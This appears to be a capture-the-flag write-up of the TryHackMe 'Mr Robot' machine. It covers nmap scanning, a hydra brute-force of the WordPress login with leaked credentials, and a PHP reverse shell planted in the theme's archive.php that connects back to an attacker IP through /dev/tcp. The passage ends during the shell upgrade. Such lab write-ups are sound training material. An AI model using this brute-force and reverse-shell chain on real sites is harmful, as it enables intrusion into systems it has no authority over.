Mr Robot CTF [THM]

Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?

1. what is key 1
2. what is key 2
3. what is key 3

Reconnaissance and Enumeration [Phase 1]

Nmap Scanning

command ⇒ nmap -sC -sV -A -O -T5 robot.thm

```
PORT   STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
Device type: general purpose|specialized|storage-misc|broadband router|WAP|p
Running (JUST GUESSING): Linux 5.X|3.X|4.X|2.6.X (89%), Crestron 2-Series (8
OS CPE: cpe:/o:linux:linux_kernel:5.4 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linu
Aggressive OS guesses: Linux 5.4 (89%), Linux 3.10 - 3.13 (88%), Linux 3.10 - 4.1
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   196.45 ms 10.8.0.1
2   179.16 ms robot.thm (10.10.175.38)
```

We got a port 80 and port 443 open lets use --script vuln to find more vluneribilites

command ⇒ nmap -sV -T5 --script vuln -p80,443 robot.thm

```
PORT   STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd
|_http-server-header: Apache
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=robot.thm
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://robot.thm:80/js/rs;if(s.useForcedLinkTracking||s.bcf){if(!s."+"forc
|     Form id:
|     Form action: http://robot.thm/
|
|     Path: http://robot.thm:80/js/rs;if(s.useForcedLinkTracking||s.bcf){if(!s."+"forc
|     Form id:
|     Form action: http://robot.thm/
|
|     Path: http://robot.thm:80/js/u;c.appendChild(o);'+(n?'o.c=0;o.i=setTimeout(f
|     Form id:
|     Form action: http://robot.thm/
|
|     Path: http://robot.thm:80/js/u;c.appendChild(o);'+(n?'o.c=0;o.i=setTimeout(f
|     Form id:
|     Form action: http://robot.thm/
|
|     Path: http://robot.thm:80/js/BASE_URL1%22/live/%221;this.firstBoot?(this.firs
|     Form id:
|     Form action: http://robot.thm/
|
|     Path: http://robot.thm:80/js/BASE_URL1%22/live/%221;this.firstBoot?(this.firs
|     Form id:
|     Form action: http://robot.thm/
|
|     Path: http://robot.thm:80/js/vendor/null1this.tags.length10%7D1t.get1function
|     Form id:
|     Form action: http://robot.thm/
|
|     Path: http://robot.thm:80/js/vendor/null1this.tags.length10%7D1t.get1function
|     Form id:
|     Form action: http://robot.thm/
|
|     Path: http://robot.thm:80/wp-login.php
|     Form id: loginform
|_    Form action: http://robot.thm/wp-login.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
|   /feed/: Wordpress version: 4.3.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|   /0/: Potentially interesting folder
|_  /image/: Potentially interesting folder
443/tcp open  ssl/http Apache httpd
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
|   /feed/: Wordpress version: 4.3.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|   /0/: Potentially interesting folder
|_  /image/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=robot.thm
|   Found the following possible CSRF vulnerabilities:
|
|     Path: https://robot.thm:443/js/BASE_URL
|     Form id:
|     Form action: https://robot.thm:443/
|
|     Path: https://robot.thm:443/js/BASE_URL
|     Form id:
|     Form action: https://robot.thm:443/
|
|     Path: https://robot.thm:443/js/vendor/null1this.tags.length10%7D1t.get1functi
|     Form id:
|     Form action: https://robot.thm:443/
|
|     Path: https://robot.thm:443/js/vendor/null1this.tags.length10%7D1t.get1functi
|     Form id:
|     Form action: https://robot.thm:443/
|
|     Path: https://robot.thm:443/js/rs;if(s.useForcedLinkTracking||s.bcf){if(!s."
|     Form id:
|     Form action: https://robot.thm:443/
|
|     Path: https://robot.thm:443/js/rs;if(s.useForcedLinkTracking||s.bcf){if(!s."
|     Form id:
|     Form action: https://robot.thm:443/
|
|     Path: https://robot.thm:443/js/u;c.appendChild(o);'+(n?'o.c=0;o.i=setTimeou
|     Form id:
|     Form action: https://robot.thm:443/
|
|     Path: https://robot.thm:443/js/u;c.appendChild(o);'+(n?'o.c=0;o.i=setTimeou
|     Form id:
|     Form action: https://robot.thm:443/
|
|     Path: https://robot.thm:443/wp-login.php
|     Form id: loginform
|_    Form action: https://robot.thm:443/wp-login.php
```


Ok this scan gave us something lets look at it one by one what we got

Port 80 and 443

1. we got a wp-login.php meaning this site is based on wordpress
2. We got three possible folders [/admin/, /feed/, /0/, /image/]
3. we have the version of wordpress running that is 4.3.1


Visiting the Web Application

http://robot.thm



```
06:37 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

06:37 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this
world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read
this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```


http://robot.thm/image



This is the page that is built on wordpress lets use wpscan to scan this website

Key 1


http://robot.thm/robot.txt



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Found our first flag lets see that

http://robot.thm/key-1-of-3.txt




[redacted]

1st on was hiding in plain sight lets move to the next one and find the 2nd key

User Enumeration on wp-login.php page

command ⇒ hydra -L fsocity.dic -p test robot.thm http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:Invalid username" -V -t 64




```
[ATTEMPT] target robot.thm - login "Contributions" - pass "test" - 97 of 858235 [child 26] (0/0)
[80][http-post-form] host: robot.thm   login: Elliot   password: test
[ATTEMPT] target robot.thm - login "160" - pass "test" - 98 of 858235 [child 31] (0/0)
```

We are using the fsocity.dic file that we found in the robots.txt now we can use the same to brute force the password for Elliot

Successfully logged into Elliot via brute forcing

credentials ⇒ Elliot:ER28-0652



Dashboard

At a Glance

WordPress 4.3.1 running Twenty Fifteen theme.

Activity

Comments

From test on image # [Pending]
test

All | Pending (1) | Approved | Spam (0) | Trash (0)

Quick Draft

WordPress News

RSS Error: WP HTTP Error: connect() timed out!

RSS Error: WP HTTP Error: connect() timed out!

Thank you for creating with WordPress.


Version 4.3.1

Exploitation [Phase 2]

Getting a reverse shell via archive.php in Twenty Fifteen theme

http://robot.thm/wp-admin/theme-editor.php?file=archive.php&theme=twentyfifteen&scrollto=0

payload ⇒ exec("/bin/bash -c 'bash -i >& /dev/tcp/10.8.57.68/9001 0>&1'");



Edit Themes


File edited successfully.

Twenty Fifteen: Archives (archive.php)

```
<?php
/**
 * The template for displaying archive pages
 *
 * Used to display archive-type pages if nothing more specific matches a query.
 * For example, puts together date-based pages if no date.php file exists.
 *
 * If you'd like to further customize these archive views, you may create a
 * new template file for each one. For example, tag.php (Tag archives),
 * category.php (Category archives), author.php (Author archives), etc.
 *
 * @link https://codex.wordpress.org/Template_Hierarchy
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

exec("/bin/bash -c 'bash -i >& /dev/tcp/10.8.57.68/9001 0>&1'");

get_header(); ?>

        <section id="primary" class="content-area">
                <main id="main" class="site-main" role="main">

                <?php if ( have_posts() ) : ?>

                        <header class="page-header">
                                <?php
                                        the_archive_title( '<h1 class="page-title">', '</h1>' );
```

Paste the payload anywhere in the archive.php file and then lets start a listener in out terminal


Listener on port 9001



```
→  mrRobot nc -lvnp 9001
listening on [any] 9001 ...
```

Let’s once this is done lets hit the url to get the reverse shell


url ⇒ http://robot.thm/wp-content/themes/twentyfifteen/archive



```
→  mrRobot nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.8.57.68] from (UNKNOWN) [10.10.175.38] 50294
bash: cannot set terminal process group (1788): Inappropriate ioctl for device
bash: no job control in this shell
</wordpress/htdocs/wp-content/themes/twentyfifteen$
```

And here we go we got ourselves a reverse shell lets find the second key but before that lets make our shell fully interactive via pty module in python

Fully interactive shell



```
</wordpress/htdocs/wp-content/themes/twentyfifteen$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<nt/themes/twentyfifteen$ python3 -c 'import pty; pty.spawn("/bin/bash")'
</wordpress/htdocs/wp-content/themes/twentyfifteen$ export TERM=xterm-256color
<nt/themes/twentyfifteen$ export TERM=xterm-256color
 aemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-content/themes/twentyfifteen$

 export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmpn$
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp
 ^Zmon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-content/themes/twentyfifteen$
[1]  + 28797 suspended  nc -lvnp 9001
→  mrRobot stty raw -echo; fg; reset
[1]  + 28797 continued  nc -lvnp 9001

 aemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-content/themes/twentyfifteen$
 aemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-content/themes/twentyfifteen$
 aemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-content/themes/twentyfifteen$
 aemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-content/themes/twentyfifteen$
 aemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-content/themes/twentyfifteen$
 aemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-content/themes/twentyfifteen$
```

To make this shell follow the below steps:

1. Paste and enter all the commands
    a. python3 -c 'import pty; pty.spawn("/bin/bash")'
    b. export TERM=xterm-256color

